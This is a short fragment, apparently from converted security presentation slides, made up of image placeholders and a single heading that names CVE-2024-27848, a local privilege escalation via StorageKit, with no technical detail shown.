



**CVE-2024-27848 - LPE via  
StorageKit**




